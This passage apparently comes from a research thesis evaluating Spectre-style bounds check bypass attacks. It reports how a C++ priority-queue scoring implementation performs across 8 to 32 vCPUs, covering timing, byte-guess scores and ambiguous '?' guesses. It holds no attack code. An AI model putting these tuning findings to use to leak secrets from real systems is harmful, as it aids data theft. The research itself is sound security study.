



Figure 5.16: Scatter plot showing the number of correct bytes in comparison to the attack time for each run within the C++ PQ implementation.

Figure 5.17 highlights the execution timing trends per iteration. The 32 vCPU configuration maintains consistent and minimal attack durations across all iterations, indicating minimal contention. In contrast, the 8, 16, and 24 vCPU configurations show wider variation and frequent timing spikes, suggesting greater sensitivity to context switching and process scheduling when fewer vCPUs are available.

Attack Execution Time per Iteration (C++ PQ Implementation)







Figure 5.17: Line graphs that show the total time taken for each iteration of the attack within the C++ PQ implementation.

Correctly Guessed Byte Score Distribution per Trial (C++ PQ Implementation)







Figure 5.18: Box plots that show the score distributions for correctly guessed bytes within the C++ PQ implementation.

Correctly Guessed Byte Score Histograms (C++ PQ Implementation)







Figure 5.19: Histograms that show the scores for all correctly guessed bytes within the C++ PQ implementation.

Score distribution box plots further validate these findings. The 8 vCPU configuration exhibits wide score ranges and multiple outliers, suggesting in-

consistent scores for correct byte determinations. As vCPU count increases, particularly at 32 vCPUs, the distributions tighten, indicating better isolation of correct values and fewer borderline or noise-affected guesses. The histograms also support these findings by showing that while most scores are 950 and above, configurations with higher vCPU count avoid excessive score tails, signifying more confident and efficient guesses. Interestingly, the PQ implementation exhibits the highest average byte scores across all configurations, with values ranging from 997.10 to 998.23, suggesting that when a byte is correctly guessed, it tends to be guessed confidently. Despite this, the number of unsuccessful byte guesses remained higher than the other implementations.

The frequency of invalid byte guesses (`'?'`) in the guessed secret string decreases from 115 in the 8 vCPU case to just 41 in the 32 vCPU configuration. This trend indicates that ambiguity in the byte determination is progressively eliminated as the vCPU count increases. Unlike the Map implementation, which manually scans all entries, the PQ implementation did not distinguish whether a `'?'` was correct or not. This is because the heap structure places the highest score at the top, removing the need to assess the score distribution. Overall, the PQ implementation provides a structured yet slightly noisier alternative to using an array or map for scoring in bounds check bypass attacks, reinforcing the importance of both data structure selection and vCPU configuration in SEA design.


Occurrences of '?' per Trial (C++ PQ Implementation)
8 vCPUs
Number of '?'
Trial
5
26
14
33
19
18
16 vCPUs
Number of '?'
Trial
6
1
11
18
30
12




Figure 5.20: Bar graphs that show number of times a ‘?’ occurred within each trial for the C++ PQ implementation.

5.3 Overall Performance Analysis

The analysis of the these three bounds check bypass attack implementations across varying vCPU configurations reveals key conclusions regarding the relationship between attack efficacy, overhead introduced by different data structures, and attack execution time. These results also demonstrate that increasing the number of vCPUs improves the accuracy of the attack regardless of implementation. The C implementation of the attack 